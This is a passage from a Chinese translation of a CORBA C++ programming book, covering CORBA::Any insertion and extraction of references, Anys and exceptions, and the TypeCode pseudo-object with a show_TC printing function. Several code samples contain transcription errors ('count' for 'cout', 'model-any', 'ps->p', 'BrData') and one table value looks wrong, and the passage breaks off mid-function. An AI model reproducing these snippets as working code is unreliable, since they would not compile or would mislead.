IDL编译器为每一个接口类型生成重载插入和提取运算符,所以可以像使用其他用户定义类型一样插入和提取对象引用。其次,你可以在拷贝和消耗性插入之间选择。如果你插入一个_var或_ptr引用,Any将生成一个多层次拷贝(调用_duplicate)。如果你插入一个_ptr引用的地址,Any将获得所有权并在它离开作用域时调用release。

```
CORBA::Any a;

CCS::Thermometer_var tv = ...;      // Get _var reference...
a <<= tv;                          // Copying insertion

CCS::Thermometer_ptr tp1 = ...;      // Get _ptr reference
a <<= tp1;                          // Copying insertion
CORBA::release(tp1);                // We still own tp1

CCS::Thermometer_ptr tp2 = ...;      // Get another _ptr reference
a <<= &tp2;                          // Consuming insertion
// a now owns tp2 and will release it.
```

像使用其他类型一样,直接将一个操作的返回值插入到Any时,消耗性插入是有用的。在你已经将释放一个引用的职责传递给Any后,决不能再次使用已插入的_ptr引用。

```
CORBA::Any a;

CCS::Thermometer_ptr tp = ...;      // Get a _ptr reference
a <<= &tp;                          // Consuming insertion
CCS::TempType t = tp->temperature(); // Non-portable!
```

这段代码是不可移植的,因为Any可能已生成一个拷贝并立即释放了原始的引用tp。

为了再次提取对象引用，只需要使用重载提取运算符。尽管如此，但应知道一个提取的对象引用不是拷贝的。这就意味着，当 Any 仍在作用域时，可使用提取的 _ptr 引用，并且你决不能释放已提取的引用。

```
CORBA::Any a;
CCS::Thermometer_var tv = ...; // Get _var reference...
a <<= tv; // Copying insertion
CCS::Termometer_ptr tp_ex; // _ptr reference
assert(a >>= tp_ex); // Extract reference
// Use tp_ex...
// No need to release tp_ex here, the Any will do that.
```

像通过使用指针的其他类型提取一样，决不要直接将一个引用提取成一个 _var 变量，因为这样做将会导致 Any 和 _var 变量都释放该引用。

引用的扩展提取

对象引用的提取要求一个精确的类型代码匹配。比如，下面的提取将会失败：

```
CORBA::Any a;
CCS::Thermostat_var tmstat = ...; // Get a thermostat
a <<= tmstat; // Insert thermostat
CCS::Thermometer_ptr therm_p; // Thermometer reference
assert((a >>= therm_p) == 0); // Extraction fails
```

这个代码插入一个恒温器引用，然后尝试作为一个引用提取它到一个温度计，温度计是一个基类型。但是，它不能这样做。提取运算符返回零，因为 Any 中的类型代码与提取的引用的类型不匹配。

如果你要使用从 Any 的扩展提取，必须使用 to_object 辅助类型。

```
CORBA::Any a;
CCS::Thermostat_var tmstat = ...; // Get a thermostat
a <<= tmstat; // Insert thermostat
CORBA::Object_var obj;
a >>= CORBA::Any::to_object(obj); // Extract as Object
CCS::Thermometer_var therm; // Thermometer reference
therm = CCS::Thermometer::_narrow(obj) // Narrow to Thermometer
```

如果 Any 包含任何类型的引用，那提取成 to_object 辅助类型就会成功。提取的引用总是 Object 类型。此外，必须释放用 to_object 提取的引用。前面的代码通过直接提取成一个 _var 引用实现了这个功能。请注意，to_object 的内存管理不同于非扩展提取的内存管理，在非扩展提取中 Any 保留已提取的引用的所有权。

在将一个引用作为 Object 类型从 Any 中提取出来后，你必须调用适当的 _narrow 函数将该引用转换为通常所要求的类型。

15.3.9 插入和提取 Any

Any 中的值它自己本身也可是 Any。比如：

```
CORBA::Any outer;
CORBA::Any inner;
inner <<= (CORBA::Long)5;           // Insert 5 into inner
outer <<= inner;                  // Insert inner into outer
```

将一个 Any 插入到另一个 Any 没有什么特殊之处。outer Any 的类型代码只是表示值的类型是 Any。

Any 类型值的提取是通过像使用用定义类型一样的只读指针实现的。

```
CORBA::Any outer;
CORBA::Any inner;
inner <<= (CORBA::Long)5;           // Insert 5 into inner
outer <<= inner;                  // Insert inner into outer

CORBA::Any * extracted;
assert(outer >>= extracted);      // Extract any by pointer
CORBA::Long long_val;
assert(*extracted >>= long_val);   // Extract from extracted any
assert(long_val == 5);              // Check value
// The Any 'outer' still owns the memory pointed to by 'extracted'
```

就像所有的通过指针的类型提取一样,已提取的指针指向 Any 拥有的内存,所以你决不能释放该指针。

像使用其他用户定义的类型一样,通过插入一个指针,Any 的消耗性插入是可能的。

```
CORBA::Any outer;
CORBA::Any * inner_p = new CORBA::Any;          // Create an any
*inner_p <<= (CORBA::Long)5;                   // Insert 5 into inner
outer <<= inner_p;                            // Insert inner into outer
// outer will deallocate inner_p.
```

15.3.10 插入和提取异常

一个 Any 可以存储一个异常。这对你来说可能会感到奇怪,因为我们在 4.9 节提到,异常是不可以作为一个成员类型或参数类型的。映射允许将异常放到 Any 值,因为动态框架接口 (Dynamic Skeleton Interface,DSI) 要求服务器程序通过将它们插入到一个 Any 来产生异常。

我们强烈反对你使用 Any 类型就像它们是参数一样传送异常。尽管这在技术上是合理的,但它是一个不好的风格,因为操作参数并不是用来传送异常的(异常是错误提示,它们不是数据)。

IDL 编译器为每个系统和用户异常生成一个独立的重载<<=运算符,这样你就可以像插入任何其他数据类型一样插入异常。拷贝和消耗性插入两者都提供该操作。

```
CORBA::Any a;
CORBA::BAD_PARAM bp;           // Exception on the stack
CORBA::PERSIST_STORE * ps_p;  // Pointer to exception
a <<= bp;                    // Copying insertion
ps_p = new CORBA::PERSIST_STORE; // Exception on the heap
```

```
a <<= ps->p; // Consuming insertion
```

像其他复杂数据类型一样,通过指针从 Any 提取:

```
CORBA::Any a;
CORBA::BAD_PARAM bp;
a <<= bp; // Insert exception
CORBA::BAD_PARAM * ep;
assert(a >>= ep); // Extract it again
```

通过指针进行数据提取的通用规则是:你必须将提取的指针看作是只读的,并且 Any 保留异常的所有权。

一般来说,还可以作为 CORBA::Exception 基类型插入异常。

```
try {
    // ...
}
catch (const CORBA::Exception & e) {
    CORBA::Any a;
    a <<= e; // Insert caught exception
}
```

如果作为 CORBA::Exception 基类型插入一个异常,异常的实际类型由 Any 类型代码保留。比如,如果插入的异常的实际类型是 CORBA::BAD_PARAM,稍后你可以作为该类型提取它(为支持服务器程序使用 DSI,异常的一般插入由 C++ 映射提供)。请注意,你不能提取一个异常类型作为一个基类型,比如 CORBA::Exception,因为它没有意义:CORBA::Exception 是一个抽象基类,它不能被实例化。

15.4 类型定义中易出现的问题

如果一个 IDL 定义包含类型定义,目前 C++ 映射就不允许你控制精确的类型代码。比如,气温控制系统就包含如下的类型定义:

```
module CCS{
    typedef string           ModelType;
    typedef string           LocType;
    // ...
};
```

现在考虑如下的 C++ 代码段,它将型号和位置字符串插入到一个 Any 中:

```
CCS::ModelType model = "BFG9000";
CCS::LocType location = "Room 414";

CORBA::Any model-any;
CORBA::Any location-any;

model-any <<= model; // Insert model
location-any <<= location; // Insert location
```

```
assert(model->any >>= location);           // Succeeds!
assert(location->any >>= model);           // Succeeds!
```

这里的问题是,我们可以成功地提取一个型号的字符串作为位置,并提取一个位置字符串作为型号。这是因为 C++ 映射将 ModelType 和 LocationType 都映射为 `char *`。所以型号和位置字符串都可以通过相同的单个重载运算符进行插入(它必须是这样的,因为 C++ 不允许对类型定义为相同的的类型进行重载)。所以我们插入字符串的 Any 包含一个类型代码为“`string`”,并且没有包含插入的原始字符串是一个型号,还是一个位置的信息。

可以将值插入到一个 Any,这样如果你使用 DynAny 接口的话将保留别名。提取过程中,它还可能区分一个 Any 是否包含一个 ModelType 或 LocationType。我们将在 16.7 介绍一个如何实现的例子。

15.5 本章小结

any 类型允许类型安全的任意类型的插入和提取。使用 any 类型,就可以创建具有允许任意类型传递的操作的通用接口。此外,可以使用 any 类型模拟操作的变长度参数列表。any 类型的主要用途是在 OMG 事件服务中,我们将在第 20 章讨论这个问题。

第16章 类型代码

16.1 本章概述

本章主要讨论类型代码的本质,它用于携带类型的运行时的描述。16.3节介绍 TypeCode 伪对象的 IDL 接口,并说明一个类型代码如何对它所描述的 IDL 类型细节进行编码。16.4 节解释类型代码的 C++ 映射,并给出了递归检查一个 IDL 类型是如何由基本类型组成的一个解码器的源代码。16.5 节讨论与类型代码比较相关的问题,并解释了两个类型相同是什么含义。16.6 节说明 C++ 映射是如何将内置的和自定义的类型的类型代码表现为常量,并在 16.7 节说明你如何将值的别名信息保留在 Any 中。16.8 节介绍类型代码在运行时如何动态构造而不涉及实际 IDL 类型在编译时的知识。

本章的大部分内容可能不会引起你的兴趣,除非你要构造一个必须处理编译时 IDL 未知的应用程序。对于这样的应用程序,类型代码是必需的,它形成了许多 CORBA 的动态方式的基础。如果现在你对这样的动态应用程序没有兴趣,我们建议你可略过 16.3 节,并将本章作为需要时的一个参考资料。

16.2 简介

如我们在 15.2 节所提到的,一个类型代码是一个描述 IDL 类型的值。比如,如果我们插入一个字符串到一个 Any 值,Any 的类型代码就会说,“在这个 Any 中的值是 string 类型”。类型代码对 CORBA 的动态方面是重要的,比如 any 类型、DII 和 DSI。类型代码确保了运行时的类型不匹配可以被检测出来,所以可以保持 CORBA 的类型安全。

除了它们的类型安全方面之外,类型代码还提供了自我检测(introspection)。给定一个包含未知类型值的 Any,可以从该 Any 中提取类型代码,并查询它来确定存储在该 Any 中值的类型。这种自我检测能力对编制要求动态类型的程序是必需的。比如,OMG Notification Service[26]要求基于 any 类型值的内容通过自我检测来确定对用户的事件的分布。

16.3 TypeCode 伪对象

类型代码是通过 TypeCode 伪接口来控制的值。从概念上讲,一个 TypeCode 值是一个值对,如图 16.1 所示。TypeCode 的 TCKind 成员是一个记录由类型代码描述的类型的种类的枚举类型。比如,如果类型代码描述一个结构,TCKind 成员的值为 tk_struct;并且如果类型代码描述一个字符串,TCKind 成员的值为 tk_string。

Value of type TypeCode




图 16.1 TypeCode 伪对象的结构

类型代码描述的内容与 TCKind 的值有关。比如,如果类型代码描述一个结构,则该描述包含该结构名和结构每个成员的类型。如果类型代码描述一个字符串,则该描述包含字符的边界值(值 0 表示为一个无界字符串)。类型代码是必须由 IDL 接口来控制的伪对象。一个 IDL 接口是必需的,因为在类型代码中描述的内部结构是复杂的,并且不容易作为一个原始的、未封装的值使用。TypeCode 接口出现在 CORBA 模块中:

```

module CORBA {
    // ...

    enum TCKind {
        tk_null, tk_void, tk_short, tk_long, tk_ushort, tk_ulong,
        tk_float, tk_double, tk_boolean, tk_char, tk_octet,
        tk_any, tk_TypeCode, tk_Principal, tk_objref, tk_struct,
        tk_union, tk_enum, tk_string, tk_sequence, tk_array,
        tk_alias, tk_except, tk_longlong, tk_ulonglong,
        tk_longdouble, tk_wchar, tk_wstring, tk_fixed
    };

    interface TypeCode {      // PDIL
        exception Bounds {};
        exception BadKind {};

        // Operations for all kinds of type codes
        TCKind kind();
        boolean equal(in TypeCode tc);
        boolean equivalent(in TypeCode tc);      // CORBA 2.3
        TypeCode get_compact_typecode();          // CORBA 2.3

        // For tk_objref, tk_struct, tk_union, tk_enum,
        // tk_alias, and tk_except
        RepositoryId id() raises(BadKind);
        Identifier name() raises(BadKind);

        // For tk_struct, tk_union, tk_enum, and tk_except
        unsigned long member_count() raises(BadKind);
        Identifier member_name(in unsigned long index)
            raises(BadKind, Bounds);

        // For tk_struct, tk_union, and tk_except
        TypeCode member_type(in unsigned long index)
            raises(BadKind, Bounds);

        // For tk_union
    };
}

```

```

any           member_label(in unsigned long index)
              raises(BadKind, Bounds);
TypeCode      discriminator_type() raises(BadKind);
long          default_index() raises(BadKind);
// For tk_string, tk_sequence, and tk_array
unsigned long length() raises(BadKind);
// For tk_sequence, tk_array, and tk_alias
TypeCode      content_type() raises(BadKind);
// For tk_fixed
unsigned short fixed_digits() raises(BadKind);
unsigned short fixed_scale() raises(BadKind);
};

// ...
};

```

这看起来似乎有点吓人,所以我们通过它们所应用的 TCKind 值来讨论这些操作(在 16.4 节,我们还介绍了一个在 C++ 中如何使用类型代码的例子)。

16.3.1 适用于所有类型代码的类型和操作

依赖于类型代码描述的实际类型,可调用不同的操作来访问类型的细节。不管它们描述的类型,kind、equal 和 equivalent 操作可应用于所有的类型代码。

kind

kind 操作返回一个类型代码的 TCKind 值。该返回值描述了类型代码描述的是什么类的类型(比如,一个结构、一个联合或一个简单类型)。TCKind 值还决定了你可调用类型代码中的哪-一个别的操作来提取更多的细节。

equal

equal 操作允许你比较两个类型代码是否相等。如果两个类型代码描述的是完全相同的类型, equal 返回真。在 16.5 节,我们将对两个类型代码完全相等是什么含义进行讨论。

equivalent

equivalent 操作(在 CORBA 2.3 中增加的)也是比较两个类型代码是否相等,但它忽略了别名。我们将在 16.5 节解释类型代码相等的语义。

get_compact_typecode

get_compact_typecode 操作(在 CORBA 2.3 中增加的)返回一个类型代码,它有空字符串用于类型和成员名(仓库 ID 和别名链被保留)。我们将在 16.5.6 节讨论它的用途。

TCKind

TCKind 枚举类型列出了所有可能的 IDL 类型。比如,一个 TCKind 值为 tk_double 的类型代码描述了 double 类型的 IDL,一个 TCKind 值为 tk_array 的类型代码描述了一个数组。大多数 TCKind 值具有很明显的含义,但也有一些值需要进一步解释。

- tk_null

`tk_null` 表示一个没有描述任何事物的类型代码。这个值主要用于表示一个“根本不存在”的状态。比如,如果你默认构造一个 Any 值,Any 的类型代码 TCKind 就设置为 `tk_null`。

- `tk_void`

`tk_void` 表示 IDL void 类型。当然,一个 IDL 值可能从不会为 void 类型,所以为 `tk_void` 的类型代码可能永远不会作为 any 的部分出现。但是,类型代码可由接口仓库使用,在接口仓库中 `tk_void` 描述没有返回值的操作。

- `tk_any`

因为一个 any 可以包含另一个 any,所以必须有一个类型代码描述 any 类型。

- `tk_TypeCode`

类型代码它们自己本身的值也可以插入到 any 中,所以必须有一个类型代码描述这类类型代码。

- `tk_Principal`

TCKind 值现在是违反 BOA 规范的。对提供一个 POA 的 ORB 来说,它没有用(该枚举值留在规范中是为了向后兼容)。

- `tk_alias`

TCKind 为 `tk_alias` 的类型代码描述类型定义,比如

```
typedef string<4> ShortString;
```

这个类型代码用于接口仓库。

16.3.2 类型代码参数

在一个类型代码中的描述随 TCKind 值的变化而变化。比如,如果 TCKind 是 `tk_short`,描述是空的,因为不需要对这个类型解释什么。另一方面,如果 TCKind 是 `tk_struct`,那么在描述中有相当多的细节,比如结构名以及每个结构成员的名称和类型。

如果一个类型代码具有一个描述,那该描述就由一个或更多的参数组成;每个参数描述了类型代码的一个特定的方面。比如,一个描述有界字符串的类型代码具有一个提供边界值的参数。表 16.1 说明了哪一个参数出现在一个类型代码依赖于 TCKind 值(那些没有出现在表中的 TCKind 值具有一个空参数列表)。

表 16.1 类型代码参数(重复组包含在{}中)

TCKind	参数
<code>tk_fixed</code>	整数,小数位数
<code>tk_objref</code>	仓库 ID,接口名 ^a
<code>tk_struct</code>	结构名 ^a ,{成员名 ^a ,成员类型代码}...,仓库 ID ^b
<code>tk_union</code>	联合名 ^a ,鉴别器类型代码,{标号值,成员名 ^a ,成员类型代码}...,仓库 ID ^b
<code>tk_enum</code>	枚举名 ^a ,{枚举元名 ^a }...,仓库 ID ^b
<code>tk_string</code>	有界
<code>tk_wstring</code>	有界

续表

TCKind	参数
tk_sequence	元素类型代码,有界
tk_array	元素类型代码,维数
tk_alias	别名 ^a ,别名的类型代码,仓库 ID ^b
tk_except	异常名,{成员名},成员类型代码},...,仓库 ID

a. 可选参数(如果没有的话,则为空字符串)。

b. 在 CORBA 2.2 或更早的版本中为可选参数(如果没有的话,则为空字符串),在 CORBA 2.3 中是强制参数。

一些类型代码(比如 tk_objref)具有固定数目的参数。而另外一些,比如 tk_struct,参数的数目与结构成员数目有关。请注意,大括号表示重复参数组。比如,每个结构成员描述为一个参数对;一个参数提供了成员的名字,而另一个参数提供了成员的类型代码。

表 16.1 的参数数目标记为可选的(所有可选的参数包含字符串值)。对于这些参数,空字符串是一个合法值。我们将在 16.5 节讨论空参数的结果。

本节中接下来的内容介绍表 16.1 中所列的 TCKind 值的类型代码操作。根据 TCKind 值,不同的操作用于读取一个类型代码的参数值。

定点类型的类型代码参数

如果一个类型代码的 TCKind 值为 tk_fixed,那 fixed_digits 和 fixed_scale 操作分别返回定点类型的整数和小数部分。

如果你对一个 TCKind 值不为 tk_fixed 的类型代码调用这些操作,ORB 就会产生一个 BadKind 异常。相同的行为可应用于 TypeCode 接口的所有其他操作。如果你调用一个不能应用于当前 TCKind 值的操作,该操作将产生 BadKind 异常。

对象引用的类型代码参数

如果一个类型代码的 TCKind 值为 tk_objref,id 操作将返回引用的仓库的 ID(比如 “IDL:acme.com/CCS/Controller:1.0”)。name 操作返回相应接口的非限定名字。比如,对我们的控制器接口,返回的名字为“Controller”,而不是“CCS:Controller”。

结构的类型代码参数

一个结构的描述由一个结构名参数、一个结构的仓库 ID 参数和每个结构成员的参数对构成;每一个参数对都提供了相应的成员名和类型代码。

name 和 id 操作返回结构名和仓库 ID。Member_count 操作返回结构的成员数目。比如,考虑如下这个结构:

```
struct BtData {
    TempType requested;
    TempType min_permitted;
    TempType max_permitted;
    string error_msg;
};
```

在这里,member_count 返回值为 4。

`member_count` 返回的值允许你通过 `member_name` 和 `member_type` 操作来获得每个成员的细节。成员下标为 `0~member_count-1`。成员下标遵循 IDL 中定义的顺序,所以在这个例子中, `member_name(0)` 返回“`requested`”, `member_name(1)` 返回“`min_permitted`”等等,依次类推。

`member_type` 操作返回描述对应成员的类型代码。比如, `member_type(1)` 返回一个 `TCKind` 值为 `tk_alias` 的类型代码,因为 `min_permitted` 的类型是它自己的一个类型定义。

如果传递的下标大于 `member_count-1`, `member_name` 和 `member_type` 都会产生一个 `TypeCode::Bounds` 异常。如果对联合或异常类型代码用一个超出范围的下标调用这些成员函数也会产生相同的行为。

联合的类型代码参数

像使用结构一样,可以使用 `name`, `id`, `member_count`, `member_name` 和 `member_type` 操作来获得每个单独的联合成员的细节。

此外,联合类型代码提供了获得鉴别器类型、每个联合成员标号值和识别一个联合默认成员(如果有的话)的操作。

- `default_index` 操作返回一个联合的默认成员的下标。如果一个联合没有一个默认成员, `default_index` 返回值为 `-1`。
- `discriminator_type` 操作返回描述联合的鉴别器的类型代码。
- `member_label` 操作返回一个 `any` 值,它包含了指定成员的联合 `case` 标号值。

考虑如下的联合:

```
union MyUnion switch (long) {
    case 7:
        string    s_mem;
    case 89:
        char     c_mem;
    default;
        double   d_mem;
};
```

表 16.2 说明了各种操作的返回值(假定这个联合定义为全局作用域)。

表 16.2 MyUnion 类型的联合的类型代码操作返回值

操作	返回值
<code>name</code>	<code>MyUnion</code>
<code>id</code>	<code>IDL:MyUnion:10</code>
<code>member_count</code>	3
<code>member_name(0)</code>	<code>s_mem</code>
<code>member_name(1)</code>	<code>c_mem</code>
<code>member_name(2)</code>	<code>d_mem</code>
<code>member_type(0)</code>	<code>string</code> 的类型代码
<code>member_type(1)</code>	<code>char</code> 的类型代码

续表

操作	返回值
member_type(2)	double 的类型代码
default_index	2
discriminator_type	long 的类型代码
member_label(0)	包含 long 值 7 的 any
member_label(1)	包含 long 值 89 的 any
member_label(2)	包含 octet 值 0 的 any

对于 CORBA 2.3 或更高版本来说,成员以 IDL 定义中相同的顺序出现,而对早期的版本,成员可以以任何顺序出现。如果一个联合有一个默认成员,member_label 返回默认成员的标号值作为一个包含值 0 的八位字节的 any。(因为 octet 不是一个合法的鉴别器类型,所以包含一个八位字节的一个标号用作一个哑元值来表示该默认标号)。如果你传递一个超出范围的下标给 member_label(一个下标大于或等于 member_count),该操作就会产生 TypeCode::Bounds 异常。

如果一个联合中的某一单个的成员有多个 case 标号,member_count 操作将计数 case 标号而不是成员。考虑如下的例子:

```
union Multiple switch (long) {
    case 3:
    case 7:
        char    c_mem;
    case 78:
        double   d_mem;
};
```

表 16.3 说明为这个联合类型代码操作返回值。此外,我们假定该联合是定义在一个全局作用域内,并且成员说明的顺序没有必要保留。尽管联合只有两个成员,但 member_count 返回值为 3,并且 member_name(0)和 member_name(1)都返回相同的字符串“c_mem”。

表 16.3 Multiple 类型的联合的类型代码操作返回值

操作	返回值
name	Multiple
id	IDL:Multiple:10
member_count	3
member_name(0)	c_mem
member_name(1)	c_mem
member_name(2)	d_mem
member_type(0)	char 的类型代码
member_type(1)	char 的类型代码
member_type(2)	double 的类型代码
default_index	-1
discriminator_type	long 的类型代码

续表

操作	返回值
member_label(0)	包含 long 值 3 的 any
member_label(1)	包含 long 值 7 的 any
member_label(2)	包含 octet 值 78 的 any

枚举的类型代码参数

对于描述枚举的类型代码, name 和 id 操作分别返回枚举名和仓库 ID。 member_count 操作返回枚举元的数目, 并且 member_name 操作返回每个枚举元的名称。 枚举元的下标与 IDL 定义具有相同的顺序, 所以 member_name(0) 指向第一个枚举元, member_name(1) 指向第二个枚举元等等, 依此类推。 member_name 超出下标范围将产生 TypeCode::Bounds 异常。

字符串和宽位字符串的类型代码参数

字符串和宽位字符串只有一个参数, 该参数确定了边界值(如果有的话)。 length 操作返回 TCKind 值为 tk_string 或 tk_wstring 的类型代码的边界值。 值为零表示字符串或宽位字符串是无界的。

序列的类型代码参数

序列的类型代码有两个参数: 一个用来表示元素类型, 而另一个用来表示边界(如果有的话)。 content_type 操作返回描述元素类型的类型代码, length 操作返回序列边界值(零长度表示序列是无界的)。

数组的类型代码参数

数组的类型代码与序列的类型代码一样具有两个参数, 这两个参数表示元素类型和数组的维数。 content_type 操作返回描述元素类型的类型代码, length 操作返回数组的维数(它总是非零的)。

别名的类型代码参数

描述一个别名(typedef)的类型代码包含三个参数, 它们表示别名类型名、类型代码和仓库 ID。 name 操作返回该类型的无限定名, content_type 操作返回别名类型的类型代码, id 操作返回仓库 ID。

异常的类型代码参数

异常的类型代码具有与结构类型代码相同的参数。 name 和 id 操作返回异常名和仓库 ID。 member_count 操作返回异常成员的序号, member_name 和 member_type 返回每个异常成员名和类型代码。

16.3.3 作为值的类型代码

在 7.7 节我们提到, 伪对象不能作为一个参数传递给 IDL 操作, 因为典型的伪对象是作为库代码实现的, 并且不能被远程访问。 TypeCode 伪对象是这个规则仅有的例外。 将一个类型代码作为一个参数传递给一个 IDL 操作是合法的。 比如:

```
#include <orb.idl>

interface TypeStore {
    exception DuplicateName {};
    exception NoSuchType {};

    void add(in string name,in CORBA::TypeCode tc)
        raises(DuplicateName);
    CORBA::TypeCode get(in string name) raises(NoSuchType);
    void remove(in string name) raises(NoSuchType);
};


```

该 TypeStore 接口维护一对表,其中每对由一个名字和一个类型代码组成。该操作允许客户程序添加、删除和获得类型代码。TypeStore 接口是虚构的;在这里使用它只是为了说明类型代码是一个可以跨线编组的值。请注意,我们在这段说明中插入了 orb.idl,这是必需的,因为 orb.idl 包含 CORBA 模块中的定义,包括 TypeCode 接口的定义。

从本质上说,CORBA 依赖于编组类型代码的能力——比如,对于 any 值(它包含类型代码)的传输。接口仓库,它包含运行时可读的类型描述,也依赖于将类型代码作为数值编组的能力。大量的其他 CORBA 服务,比如交易服务(参阅第 19 章),也使用类型代码。请记住,目前,类型代码是唯一的可在线路上进行传送的伪对象类型。

16.4 TypeCode 伪对象的 C++ 映射

下面是 TypeCode 接口的 C++ 映射:

```
namespace CORBA{
    // ...
    enum TCKind { tk_null,tk_void,tk_short /* ,... */ };

    class TypeCode {
    public:
        class Bounds : public UserException { /* ... */ };
        class BadKind : public UserException { /* ... */ };

        TCKind kind() const;
        Boolean equal(TypeCode_ptr tc) const;
        Boolean equivalent(TypeCode_ptr tc) const;
        TypeCode_ptr get_compact_typecode() const;

        const char * name() const;
        const char * id() const;

        ULong member_count() const;
        const char * member_name(ULong index) const;
        TypeCode_ptr member_type(ULong index) const;

        Any * member_label(ULong index) const;
        TypeCode_ptr discriminator_type() const;
        Long default_index() const;

        ULong length() const;
    };
}
```

```

TypeCode_ptr    content_type() const;
UShort          fixed_digits() const;
UShort          fixed_scale() const;
};

// ...
}

```

请注意, TypeCode 是一个伪对象。伪对象可以有 C++ 映射, 但它不同于一般的映射规则。在 TypeCode 类中, 字符串返回为 const char * 而不是 char *。这就意味着, 你决不能释放 name、id 和 member_name 函数的结果; 返回的指针在内存中指向该 TypeCode 实例。

最初允许引入伪对象的特定目的的映射是为了让伪对象的使用更容易。该想法是如果一个对象在库中的实现是已知的, 为了获得一些效率和减轻程序员不得不记着释放变长度数值的负担, 这样正常的内存管理规则可以放宽。

不幸的是, 正常映射规则的异常终止使得使用起来更难而不是更容易, 因为对于伪对象的所有操作, 必须记住是否有异常应用于每个操作。在意识到这样的异常产生了多么混乱的情况后, OMG 对伪对象强制了一条禁令, 并在它们的位置引入了局部约束对象。局部约束对象在库中实现方面与伪对象非常相似, 但局部约束对象必须遵循标准的映射规则。不幸的是, 为了向后兼容, 我们还继续使用少量的伪对象, 比如 TypeCode, 它有些方面不遵守正常的内存管理规则。

给定 TypeCode 映射后, 我们就能使用包含在一个 Any 值的类型代码来递归分析 Any 中值的类型。下面的 show_TC 函数说明了如何实现这个功能。我们可以用如下的方式调用 show_TC。

```

CCS::Thermostat::BtData btd;
CORBA::Any a;
a <<= btd;           // Insert BtData value into Any a
CORBA::TypeCode var tc;
tc = a.type();         // Get type code from Any a
show_TC(tc);          // Print type code contents

```

这个代码产生如下的输出:

```

struct BtData (IDL:acme.com/CCS/Thermostat/BtData:1.0);
requested;
typedef TempType (IDL:acme.com/CCS/TempType:1.0);
    short
min-permitted;
typedef TempType (IDL: acme.com/CCS/TempType:1.0);
    short
max-permitted;
typedef TempType (IDL:acme.com/CCS/TempType:1.0);
    short
error-msg;
    string

```

这个输出与 5.3.2 节的 BtData 的 IDL 定义相匹配。

```
# pragma prefix "acme.com"

module CCS {
    // ...
    typedef short      TempType;
    // ...
    interface Thermostat : Thermometer {
        struct BrData {
            TempType   requested;
            TempType   min_permitted;
            TempType   max_permitted;
            string     error_msg;
        };
        // ...
    };
    // ...
}
```

很容易编写 show_TC 函数。为了让输出可读性更强,show_TC 按照当前的嵌套层次缩进式输出结果。Indent 辅助函数在一行的开头打印一定数量的空格。

```
//  
// Indent to the current level.  
//  
  
const int INDENT = 4;  
  
void  
indent(int indent_lvl)  
{  
    for (int i = 0; i < INDENT * indent_lvl; i++)  
        cout.put(' ');  
}
```

show_TC 是一个简单的函数:对每个可能的 TCKind 值,它打印的参数如表 16.1 所示。我们必须小心,不要让递归结构和联合陷进一个无限的循环中,并且必须注意正确地说明联合标号值,从这一点上看增加了一点复杂性。

为了防止陷进一个无限递归,show_TC 作为一个外部和内部版本进行了重载。外部版本是一个初始化类型代码列表的封装函数,然后调用内部版本来执行实际的工作。

```
//  
// Show the contents of a type code.  
//  
  
void  
show_TC(CORBA::TypeCode_ptr tc)  
{  
    list<CORBA::TypeCode_var> tlist;  
    show_TC(tc,tlist,0);  
}
```

tlist 变量目前看来是一个类型代码的 STL 列表。show_TC 的外部版本将 tlist 初始化为一个空的列表，然后调用 show_TC 的内部版本。show_TC 的内部版本接受被打印的类型代码、目前的类型代码列表和当前嵌套层次(第一次调用设为 0 并传递给 indent)。

show_TC 的内部版本对不同的类型代码具有不同的功能。下面是源代码的第一部分：

```
//  
// Show the contents of a type code. 'tcp' is the type code to  
// show, 'tlist' is the list of type codes seen so far,  
// 'indent_lvl' is the current nesting level. 'tlist' is used  
// to prevent getting trapped in an infinite loop for recursive  
// structures and unions.  
  
//  
void  
show_TC(  
    CORBA::TypeCode_ptr          tcp,  
    list<CORBA::TypeCode_var> & tlist,  
    int                         indent_lvl)  
{  
    static const char * const kind_name[] = {  
        "tk_null", "void", "short", "long",  
        "unsigned short", "unsigned long", "float",  
        "double", "boolean", "char", "octet", "any",  
        "CORBA::TypeCode", "CORBA::Principal",  
        "interface", "struct", "union", "enum",  
        "string", "sequence", "array", "typedef",  
        "exception", "long long", "unsigned long long",  
        "long double", "wchar", "wstring", "fixed"  
    };  
  
    indent(indent_lvl);  
    cout << kind_name[tcp->kind()]; // Print the TCKind value.  
  
    //  
    // Print name and repository ID for those type codes  
    // that have these parameters.  
    //  
    switch (tcp->kind()) {  
        case CORBA::tk_objref:  
        case CORBA::tk_struct:  
        case CORBA::tk_union:  
        case CORBA::tk_except:  
        case CORBA::tk_enum:  
        case CORBA::tk_alias:  
            cout << " " << tcp->name()  
                << "(" << tcp->id() << ")" ;" << endl;  
        default:  
            ; // Do nothing  
    }  
}
```

show_TC 包含一个将 TCKind 枚举类型映射为可打印的字符串的静态数组。在调用 indent 设置当前的嵌套层次后, show_TC 打印当前类型名, 比如“struct”和“string”。对象引用、结构、联合、异常、枚举的类型代码和类型定义都包含一个名称和一个仓库 ID; 接下来, 该函数打印这些类型代码的名称和仓库。请注意, 这里我们没有使用_var 类型来释放名称和仓库 ID, 因为类型代码拥有返回的字符串的所有权。

show_TC 下面的一些代码打印非递归类型代码的参数:

```

//  

// For type codes that have other parameters,  

// show the remaining parameters.  

//  

switch (tcp->kind()) {  

default: // No other params to print  

    cout << endl;  

    break;  

//  

// For fixed types, show digits and scale.  

//  

case CORBA::tk_fixed:  

    cout << "<" << tcp->fixed_digits() << ","  

        << tcp->fixed_scale() << ">" << endl;  

    break;  

//  

// For enumerations, show the enumerators.  

//  

case CORBA::tk_enum:  

    indent(indent_lvl + 1);  

    for (int i = 0; i < tcp->member_count(); i++) {  

        cout << tcp->member_name(i);  

        if (i < tcp->member_count() - 1)  

            cout << ",";  

    }  

    count << endl;  

    break;  

//  

// For strings, show the bound (if any).  

//  

case CORBA::tk_string:  

case CORBA::tk_wstring:  

{    CORBA::ULong l = tcp->length();  

    if (l != 0)  

        count << "<" << l << ">";  

    count << endl;  

} break;  

//  

// For sequences, show the bound (if any) and  

// the element type.
```

```

//  

case CORBA::tk_sequence:  

{  

    CORBA::ULong l = tcp->length();  

    if (l != 0)  

        count << "<" << l << ">";  

    cout << ":" << endl;  

    CORBA::TypeCode_var ctype = tcp->content_type();  

    show_TC(ctype,tlist,indent_lvl + 1);  

}  

break;  

//  

// For arrays, show the dimension and element type.  

//  

case CORBA::tk_array:  

{  

    CORBA::ULong l = tcp->length();  

    count << "[" << l << "]:" << endl;  

    CORBA::TypeCode_var ctype = tcp->content_type();  

